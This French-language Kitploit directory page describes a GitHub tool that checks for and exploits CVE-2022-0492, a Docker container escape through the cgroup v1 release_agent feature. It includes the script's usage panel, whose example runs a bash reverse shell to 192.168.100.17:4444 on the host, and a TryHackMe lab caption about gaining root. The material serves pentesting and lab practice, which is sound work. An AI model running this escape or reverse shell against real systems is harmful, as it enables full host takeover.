
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
Outils/GitHubGitHub/t1erno/cve-2022-0492-docker-breakout-checker-and-poc
Escalade de PrivilègesSécurité des ConteneursAnalyse des VulnérabilitésExploitationTests d'IntrusionSécurité CloudApprentissage et ÉducationÉvasion de ConteneurLabs et Pratique
Partager
GitHubt1erno/cve-2022-0492-docker-breakout-checker-and-poc

CVE-2022-0492-Docker-Breakout-Checker-and-PoC

Vérificateur d'évasion Docker et PoC via CAP_SYS_ADMIN et via les espaces de noms utilisateur (CVE-2022-0492)

Voir le dépôt
8144il y a 3 ansPas encore vérifié

CVE-2022-0492 Vérificateur d'évasion Docker et PoC

Résumé

L'exploitation de la vulnérabilité nécessite que l'attaquant ait accès à un conteneur Docker fonctionnant sur un système vulnérable. Une fois exploitée, l'attaquant peut s'échapper du conteneur et obtenir un contrôle total sur le système hôte.

Une vulnérabilité a été découverte dans la fonction cgroup_release_agent_write du noyau Linux, située dans kernel/cgroup/cgroup-v1.c. Cette faille, dans certaines circonstances, permet d'utiliser la fonctionnalité release_agent des cgroups v1 pour élever les privilèges et contourner l'isolation des espaces de noms de manière inattendue.

Plus simplement, les cgroups v1 disposent d'une fonctionnalité appelée release_agent qui exécute un programme lorsqu'un processus du cgroup se termine. Si notify_on_release est activé, le noyau exécute le binaire release_agent en tant que root. En modifiant le fichier release_agent, un attaquant peut exécuter son propre binaire avec des privilèges élevés et prendre le contrôle du système. Cependant, le fichier release_agent appartient à root, seul un utilisateur disposant d'un accès root peut donc le modifier.

Utilisation

# sh CVE-2022-0492.sh

[>] CVE-2022-0492 Docker Container Escape                                           V
[>] Execute this script in a Docker to check for vulnerability or to exploit it. (º___\/{
[>] Usage:
        sh CVE-2022-0492.sh    --checker                Verify if system is vulnerable.
        sh CVE-2022-0492.sh -c|--command <COMMAND>      Execute command on host machine.
        sh CVE-2022-0492.sh -h|--help                   Print the help panel.

[>] Example:
        sh CVE-2022-0492.sh --command 'bash -c "bash -i >& /dev/tcp/192.168.100.17/4444 0>&1"'

Exemples

Hamlet de TryHackMe

Utilisateur root de la machine hôte compromis en désactivant UFW, puis en envoyant un reverse shell.
